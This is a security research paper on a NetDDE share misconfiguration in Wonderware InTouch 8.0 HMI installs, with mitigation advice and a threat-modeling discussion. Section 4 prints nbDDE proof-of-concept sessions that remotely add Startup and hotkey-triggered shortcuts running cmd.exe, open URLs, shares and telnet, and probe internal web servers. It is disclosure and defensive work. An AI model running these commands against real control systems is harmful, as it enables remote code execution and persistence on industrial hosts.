Threat Modeling NetDDE Vulnerabilities in Control Systems

Jason Holcomb, Charles Perine
Digital Bond, Inc.
Sunrise, Florida
holcomb@digitalbond.com, perine@digitalbond.com

Xavier Panadero, Lluis Mora
Neutralbit
Barcelona, Spain
xpanadero@neutralbit.com, llmora@neutralbit.com

Abstract: Microsoft's NetDDE protocol is used in many control system applications to exchange data between two disparate systems, such as populating an Excel spreadsheet from data on a historian. NetDDE clients and servers are found in asset owner written programs and free or low cost utility programs. NetDDE interfaces are also still found in popular SCADA and DCS systems.

This paper provides a brief overview of NetDDE server configuration with emphasis on the access control features available in NetDDE shares. With that background, a vulnerability resulting from poor NetDDE share configuration in Wonderware's InTouch HMI version 8.0 default installation is described. A tool, *nbDDE*, is introduced and demonstrates how an attacker could exploit the InTouch vulnerability and other misconfigured NetDDE shares in a variety of methods. The paper also includes a discussion on how the NetDDE shares could be modified to reduce the risk to prevent or limit the exploit.

The paper concludes with a discussion of how integrating security, particularly threat modeling, into the software development lifecycle could have identified and addressed this vulnerability prior to the release of vulnerable code.

Keywords: NetDDE, DCOM, Wonderware, Threat Modeling

1 NetDDE Overview and Use in Control Systems

Dynamic Data Exchange (DDE) is a protocol designed to share data between programs that run on Microsoft Windows. The protocol defines a set of messages and guidelines for exchanging data using shared memory. The data exchange can either be a one-time transaction, or a continuous exchange as new data becomes available.

Network DDE, or NetDDE, manages the network communication necessary for DDE communication between different computers. DDE and NetDDE are used extensively in SCADA applications. In fact, NetDDE was developed by SCADA software vendor Wonderware. Wikipedia describes the origins of NetDDE:

> "A California-based company called Wonderware developed an extension for DDE that allowed communication between DDE-aware applications running on networked computers. Microsoft licensed a basic (NetBEUI only) version of the product for inclusion in various incarnations of Windows from Windows for Workgroups to Windows XP. In addition, Wonderware also sold an enhanced version of NetDDE to their own customers that included support for TCP/IP. The technology is extensively used in the SCADA field." [1]

In essence, NetDDE is a protocol licensed by Microsoft that allows the interchange of information between applications that reside on the same machine or in a distributed system. It was introduced in version 2.0 of Windows, was later disabled in Windows XP SP2 and Windows 2003, and was ultimately removed in Windows Vista.

NetDDE is widely used in control systems running on pre-Vista Windows operating systems. A simple use of NetDDE is to populate Excel spreadsheets from data residing in one or more sources. The source may be analog PLC data converted by a server process into a DDE format, for example, or data presented by other DDE-enabled SCADA applications. There are a variety of small utility programs, both freely available and custom developed by asset owners, that leverage NetDDE to pass information between applications.

Many popular SCADA and DCS vendors, such as Emerson and Rockwell, offer optional NetDDE interfaces in their products. If the default installation process includes configuring and activating a NetDDE interface there are likely similar vulnerability issues to the Wonderware 8.0 vulnerability discussed in detail in this paper.

A list of control system applications or utilities that use NetDDE is available on Digital Bond's website [2]. All asset owners running one of these applications should review the NetDDE shares on their applications after reading this paper.

Like most network services, NetDDE has had its share of vulnerabilities, including a buffer overflow that allows remote code execution [3] [4]. These NetDDE vulnerabilities can be resolved by applying Microsoft patches.

This paper examines a different type of vulnerability, however, introduced by an application that creates an open door into a system through the NetDDE service. During a SCADA security engagement, Xavier Panadero and Lluis Mora of Neutralbit discovered that the default installation of a popular HMI application, Wonderware InTouch 8.0, installs a wide open NetDDE share that opens a hole for an attacker to compromise the host system.

1.1 NetDDE Shares

DDE shares are configured and viewed using the DDEshare tool distributed with Microsoft Windows. Running DDEshare from the command line will open the tool.

The Chat$, CLPBK$ and Hearts$ DDEshares are found in a system with the default Windows install, see Figure 1.[1]



Figure 1 – NetDDE Shares Viewed Via DDEshare

The DDE protocol identifies the units of data passed between the client and server with a three-level hierarchy of application, topic, and item names. The application name and topic are used to establish a DDE conversation.

The **Application name** is usually the name of the server application. For example, when Excel acts as the server in a conversation, the application name is Excel. In Word the application name is WinWord. Other default application names are available too, for example, PROGMAN is the DDE application name of the Program Manager.

---

[1] The Network DDE and Network DDE DSDM services will not be started on a hardened system or a system running Windows XP SP2. However, an implementation requiring these services will have likely started these services.

The **Topic** is a general classification of data within which multiple data items may be "discussed" (exchanged) during the conversation. For applications that operate on file-based documents, the topic is usually a filename. For other applications, the topic is an application-specific name.

The **Item** is the data related to the conversation topic exchanged between the applications. Values for the data item can be passed from the server to the client or from the client to the server. Data can be passed with any of the standard clipboard formats or with a registered clipboard format. A special, registered format named Link identifies an item in a DDE conversation.

Each DDE share is assigned a set of permissions for Users and Security Groups as shown in Figure 2. The granular access control provided in the DDEshare tool allows a control system application vendor to implement the principle of least privilege.



Figure 2 – DDE Share Permissions

2 Wonderware InTouch 8.0 NetDDE Vulnerability

The Wonderware InTouch software is an extensively used SCADA HMI graphical interface that enables users to visualize and control various processes. Version 8.0 is an older version of the product. Version 10.0 was released in late 2007, and version 8.0 will be considered end-of-life by Wonderware at the end of 2007. However, new licenses of version 8.0 were still being sold in 2007, and control system users are notorious for

using products well after the vendor has deemed the products to be end-of-life. There are likely to be many InTouch 8.0 users for years to come.

InTouch 8.0 includes a NetDDE interface, and the default installation of the software adds a NetDDE share that grants any user full control to all NetDDE accessible applications. This allows a remote user to access server DDE applications leading to remote execution of arbitrary commands using a number of different methods.

2.1 Technical Discussion

During testing of an HMI computer running Wonderware InTouch 8.0, the Neutralbit team discovered resource named "*|*" in the available DDE shares, see Figure 3. Since the purpose of this application was not obvious, it was investigated further.



Figure 3 – Wonderware InTouch 8.0 DDE Shares

Displaying the properties of the "*|*" resource, see Figure 4, shows this share has no restrictions and is the diametrically opposed to a least privilege approach. In the properties screen the "Application Name" field has a value set to an asterisk "*". The asterisk symbol on this field allows that any "Application" to be invoked. The "Topic" is also set to "*", the any setting.

Other important items to note in the default InTouch configuration displayed in Figure 4 are the selection of "Allow launch application" or "Allow access to all the elements" options.



*Figure 4 – InTouch *|* DDE Share Properties*

Clicking on the "Permissions" button shows that the resource is configured with Full Control to the "Everyone" group, see Figure 5. The result is that the HMI will always share all the NetDDE resources available on the machine to Everyone, that includes "anonymous" users (null sessions) if they are activated and the Guest account if it is not disabled, giving them full control over DDE resources.



*Figure 5 – InTouch *|* DDE Share Permissions*

According to Microsoft documentation "NetDDE: Trusted Shares and Security" [5], two statements must be true to allow a request through NetDDE.

1. "Only the creator of the share can grant trusted status to the share. Not even an administrator can grant trusted status to a DDE share that was created by a different user."
2. "The user who created the share is currently logged on to the server computer."

On an HMI console, one user account typically remains logged in at all times. That fact, coupled with the Full Control permissions granted to the Everyone group, meets the criteria described in the Microsoft document and the NetDDE request is allowed.

It should be noted that in addition to Microsoft's utility, Wonderware packages a NetDDE Extensions application that can also be used to manage NetDDE shares and permissions. There are two interesting observations to be made regarding the NetDDE Extensions tool. First, it could be misleading to a user because the Security menu shows that the default DDE security for the node is "No Access", see Figure 6, even though it has been demonstrated that the vulnerable "*|*" share is available to Everyone from the default installation.

Second, the Configure Default Security option actually creates the vulnerable "*|*" share even though there is no visible indication of that in the Wonderware NetDDE Extensions application. A user would not be aware that the vulnerable share had been created unless Microsoft's DDEShare tool was used. Furthermore, if the share had been

removed for security reasons, it could inadvertently be re-introduced by the Configure Default Security button.

Figure 6 – Wonderware NetDDE Extension Application

3 The Neutralbit DDE Client

While the vulnerability of the InTouch NetDDE share is easy to understand in theory, Neutralbit wanted to be able to demonstrate how this vulnerability could be exploited and develop a test tool for any system with a NetDDE server. The resulting tool is the Neutralbit DDE client (*nbDDE*).

The Neutralbit DDE client runs on Windows systems that run NetDDE, which at the time of this paper is Windows NT, 2000, XP and 2003. The Network DDE DSDM service must also be started for *nbDDE* to run.

nbDDE is a command line tool with a small number of commands that are typically used in an ordered fashion.

1. shares – The shares command identifies the available netDDE shares on the remote host.

```
C:\>nbDDE.exe shares \\ddetest
[*] <Main> nbDDE (c) 2006 neutralbit
[*] <DDE Share Enumeration> Connecting to server "\\ddetest"
[*] <DDE Share Enumeration> Need to reserve 70 bytes
[+] <DDE Share Enumeration> Recovered share name: *|*
[+] <DDE Share Enumeration> Recovered share name: Chat$
[+] <DDE Share Enumeration> Recovered share name: CLPBK$
[+] <DDE Share Enumeration> Recovered share name: Hearts$
[+] <DDE Share Enumeration> Recovered share name: notepad$
```

2. connect – the connect command establishes a netDDE connection to the remote netDDE server. The servicename (application) and topic are required arguments for the command.

```
C:\>nbDDE.exe connect \\ddetest\PROGMAN PROGMAN
[*] <Main> nbDDE (c) 2006 neutralbit
[*] <DDE Connect> Initialization successful!
[*] <DDE Connect> Connecting to server [\\ddetest\PROGMAN] - topic
[PROGMAN]
[*] <DDE Connect> Connection successful
[*] <Main> Initialization and connection successful
Type '\h', for help.
NetDDE >
```

3. poke and request – a command prompt will displayed after a successful connect command. The poke command will send or push data to the netDDE server, and the request command will pull data from the netDDE server. Examples of interesting poke and request commands that can be used for remote exploits are discussed in the Section 4. Each application installed on the system, such as Excel, Word, Acrobat, and Shell, may have their own DDE commands.

The *nbDDE* tool also has a list command that will list the current DDE applications running on the local machine. This command is not useful for remote testing or proof of concept for remote exploits, but it may be useful from an audit perspective. It also is useful in identifying potential servicenames and topics that can be used to attempt connections. For example, the PROGMAN example in step 2 will be found in most list command results on a typical Windows systems.

4 Exploiting the InTouch 8.0 Vulnerability

The *|* share and wide open permissions of Full Control for Everyone in the default InTouch 8.0 configuration leaves an attacker with a number of attack paths on the remote host. The examples in this section are just that, examples. They are not a complete list. The examples do demonstrate how easy it would be to run arbitrary code on a remote host with InTouch 8.0 in the default install using a tool like *nbDDE*

4.1 Application (PROGMAN) Topic (PROGMAN)

```
C:\>nbDDE connect \\NBTEST\PROGMAN PROGMAN
```

The PROGMAN DDE resources, refers to Program Manager. The next example shows a request for a listing of the application groups.

```
NetDDE > \r Groups
[*] <DDE PrintData> Read 108 bytes
Accessories
Administrative Tools
Startup
Accessories
Administrative Tools
Games
Startup
Wonderware
NetDDE >
```

An attacker with malicious intent could use the PROGMAN functionality to create a shortcut in the Startup group, which executes the command or program the next time the user logs in.

```
NetDDE > \e [CreateGroup(Startup)]
-> Read : (null)
NetDDE > \e [AddItem(notepad.exe, Notepad)]
-> Read : (null)
NetDDE >
```

A more sophisticated attack consists in using the little-known possibility of assigning a hotkey to a specified shortcut. No matter where the shortcut is placed, a system-wide hook for the hotkey is installed as soon as the link is created – a generic way to run commands when file system write access is available in Windows.

Using this technique, a specially crafted shortcut can be created so that every time the user hits a common key (like space or enter) a specified command is launched.

```
NetDDE > \e [AddItem("c:\program\to\execute",Link
name,"c:\icon\file",icon_index,????,??????,"c:\working\directory",asci
i_code_of_shortcut_key)
```

The example below illustrates how cmd.exe can be launched every time the user hits the "Enter" key (ASCII code 13).

```
NetDDE > \e [AddItem("cmd.exe /c dir /s /p",Link
name,"c:\",0,"",0,"",13)]
```

4.2 Application (FOLDER) Topic (AppProperties)

```
C:\>nbDDE connect \\NBTEST\FOLDER AppProperties
```

The NetDDE FOLDER resource refers to Windows Explorer. The next Poke command illustrates how a folder can be opened in an explorer window on the remote computer.

```
NetDDE > \e [ViewFolder("C:\Temp","C:\Temp",5)]
```

Another interesting command can open a URL within the default web browser, allowing an attacker to connect to a malicious web page, for example.

```
NetDDE > \e [ViewFolder("","http://www.example.com",5)]
```

Other functionality allows connecting to a remote share.

```
NetDDE > \e [ViewFolder("","\\192.168.0.1",5)]
```

Or open a telnet client.

```
NetDDE > \e [ViewFolder("","telnet://192.168.0.1",5)]
```

4.3 Application (IExplore/Firefox) Topic (WWW_OpenURL)

```
C:\>nbDDE connect \\NBTEST\Iexplore WWW_OpenURL
```

As the name indicates, the given URL can be opened (the browser must be opened first). As mentioned before, an attacker could connect to a malicious server to exploit a browser vulnerability. The attack could also be used map a network only available from the remote machine.

```
NetDDE > \r www.example.com
```

4.4 Application (Iexplore/Firefox) Topic (WWW_GetWindowInfo)

```
C:\>nbDDE connect \\NBTEST\Firefox WWW_GetWindowInfo
```

List the information regarding to the actual browser window, such the URL and the title of the page. This could be used to map the web servers inside the remote network using DDE because it allows to you see if the browser made a successful connection or not.

```
NetDDE > \r 1
[*] <DDE PrintData> Read 37 bytes
"http://www.google.com/","Google",""
```

```
NetDDE > \r 1
[*] <DDE PrintData> Read 49 bytes
"http://10.11.0.101/","Problem loading page",""
```

The *nbDDE* tool is a proof of concept and audit tool rather than an exploit tool designed to automate and simplify the attacks discussed in this section. Developing a netDDE exploit tool would not be difficult for a reasonably skilled programmer. The netDDE exploit could also be integrated into existing exploit tools, such as the Metasploit Framework, which could multiply the number of payloads available to an attacker. Without other mitigating factors, it is evident that a NetDDE server can create a massive exposure to a system if configured poorly as seen in InTouch 8.0.

4.5 Comparing NetDDE Shares and OPC/DCOM Permissions

Many in the control system security community compared the InTouch 8.0 NetDDE share vulnerability to weaknesses caused by the common practice of allowing Everyone to launch and access OPC Servers via the DCOM permission settings. While the purpose for the lax access settings is similar, to eliminate the possibility of access control hindering installation or operation, the impact of these settings is significantly different.

As covered in the Byres Research / Digital Bond *OPC Security White Paper Series* [6], DCOM permissions allow an authenticated and authorized user to launch, configure or access the OPC server. If the permissions are set to allow Everyone to access the OPC server anyone will be able to read and write data as well as perform more nefarious actions to the OPC server application.

Importantly, the weak DCOM permissions do not necessarily allow an attacker to run arbitrary code on the system, download malware to the system, add users to the system, or perform other functions outside of the OPC server DCOM object.

Contrast this with the NetDDE share that allows an attacker to run arbitrary code and own the system. The compromised system could then be used to attack other components of the control system. While the authors recommend that a least privilege configuration be followed in all systems including NetDDE shares and DCOM permissions, clearly the impact of a NetDDE share misconfiguration has a larger impact because the host can be compromised and used to launch attacks on other systems in the same security zone.

5 Mitigating the InTouch 8.0 Vulnerability

There are several actions that owners of InTouch 8.0, or other NetDDE applications, should consider to mitigate potential vulnerabilities. They each involve an application of the principle of least privilege.

Owners should first verify if NetDDE is in use in their InTouch system. NetDDE is one of several communication server options offered by the product. If NetDDE is not used by a particular system it should be disabled by modifying or verifying the *Network DDE* and *Network DDE DSDM* Windows services are disabled. To further safeguard the system, the vulnerable "*|*" share should also be removed using the *DDEShare.exe* tool.

If NetDDE is required, the next step is to verify which programs are acting as NetDDE clients or servers. Using this information, new NetDDE shares can be created, again using the *DDEShare.exe* tool, that specify the available program rather than allowing access to any DDE application (a violation of least privilege). After the new DDE configuration has been tested, the "*|*" share should be removed. Figure 7 shows an example of a DDE share configured for use with Microsoft Excel:



Figure 7 – Example of Least Privilege DDE Share

Notice also that access to specific items within the DDE application can be specified rather than granting access to all items. In the Figure 7 example, two specific cells within the Excel application are allowed.

When creating new DDE shares, consideration should also be given to the user permissions granted to the share. This was another violation of the principle of least privilege presented by the default InTouch installation, which granted "Everyone" the "Full Control" privilege. Identifying the user account(s) that need access will require some investigation. In addition, further testing may be required to determine the specific permissions needed to perform the desired functions. Access rights specific to DDE functions are available in the "Special Access" option found in the "Type of Access" menu. As illustrated in Figure 8, the authors recommend starting with the minimal "READ" and "INITIATE_LINK" permissions and then adding additional rights as necessary.



Figure 8 – NetDDE Share Options

Though it is outside the scope of this paper, other factors such as network perimeter design and host-based security software could also help mitigate NetDDE vulnerabilities. There is no perfect NetDDE security but applying the principle of least privilege as described in the measures above will certainly reduce exposure to attack.

6 Threat Modeling and NetDDE Vulnerabilities

Developing secure software is difficult, and there are development methodologies that integrate a variety of security activities into the software development lifecycle. After reviewing a number of secure software develop approaches, the authors believed that threat modeling is one activity that would have clearly identified this NetDDE share vulnerabilities early in the development process. In the Microsoft Security Development

Lifecycle [7], threat modeling occurs after the secure design phase and prior to the code review or penetration testing.

Threat modeling is a method of identifying, assessing and documenting security risks associated with a software application. As stated in Threat Modeling by Swiderski and Snyder [8]:

> "Threat modeling looks at a system's entry points (in other words, interfaces the system has with the outside world) to determine the functionality that an adversary can exercise on the system and what assets he can affect."

While a complete InTouch 8.0 threat model document is beyond the scope of this paper, we would like to highlight a few portions of the threat model process that would have identified the potential for a NetDDE share vulnerability. Each of the following components of a threat model is documented with respect to the NetDDE portion of the InTouch application.

6.1 Trust Levels

A threat model includes the trust levels for users and systems that represent different access rights for the application or system being modeled. Table 1 shows examples of trust levels that exist in the InTouch application.

ID	Name	Description
1	Remote Anonymous User	A user who has connected to the InTouch host but has not provided valid credentials.
2	Remote Authenticated User	A user who has connected to the InTouch host with valid credentials.
3	Remote Authenticated Administrator	An administrative user connected to the InTouch host with valid credentials.
4	Local Authenticated User	A local user on the InTouch host with valid credentials.
5	Local Authenticated Administrator	A local administrative user on the InTouch host with valid credentials.
6	InTouch Application Process Identity	User account set in InTouch used to communicate with other nodes.
7	Local Application Process Identity	Local user account set in the operating system for other applications in the local host to communicate with InTouch.
8	Remote Application Process Identity	User account set in the operating system for other applications in a remote host to communicate with InTouch.

Table 1 – Trust Levels

6.2 Entry Points

An entry point in the threat model is "any location where data or control transfers between the system being modeled and another system" [8]. It is an interface that a legitimate user, application, or any other outside entity would use to access the system or application. Table 2 provides examples of entry points for InTouch 8.0.

ID	Name	Description	Trust Level
1	NetDDE Shares	NetDDE shares on the local system.	(2) Remote Authenticated User
			(3) Remote Authenticated Administrator
			(4) Local Authenticated User
			(5) Local Authenticated Administrator
			(8) Remote Application Process Identity
1.1	InTouch Share	Default NetDDE share added by InTouch.	(2) Remote Authenticated User
			(3) Remote Authenticated Administrator
			(4) Local Authenticated User
			(5) Local Authenticated Administrator
			(6) InTouch Application Process Identity
			(8) Remote Application Process Identity
1.2	User Shares	NetDDE shares created by local administrator	(2) Remote Authenticated User
			(3) Remote Authenticated Administrator
			(4) Local Authenticated User
			(5) Local Authenticated Administrator
			(8) Remote Application Process Identity

ID	Name	Description	Trust Level
1.3	Application Shares	NetDDE shares created by NetDDE applications	(2) Remote Authenticated User
			(3) Remote Authenticated Administrator
			(4) Local Authenticated User
			(5) Local Authenticated Administrator
			(8) Remote Application Process Identity
2	Visual InTouch Interface	The InTouch GUI running on the local system	(4) Local Authenticated User
			(5) Local Authenticated Administrator
3	Local Applications	Local applications interfacing with the InTouch application	(6) InTouch Application Process Identity
			(7) Local Application Process Identity
4	Remote Applications	Remote applications interfacing with the InTouch application	(6) InTouch Application Process Identity (8) Remote Application Process Identity

Table 2 – Sample InTouch Entry Points

6.3 Data Flow Diagram

A set of data flow diagrams would be developed as part of the threat modeling process. The top level data flow diagram is available in Figure 9. Level 2 or 3 data flow diagrams would go into more detail on each protocol. In the case of a Level 2 NetDDE data flow diagram, the connect command and required poke and request data flows between WonderWare and third part remote applications would be displayed.

The data flow diagrams build on the entry point definition and help to understand the required operation of the system. They also are very useful in the next step of identifying threats to the system being modeled.

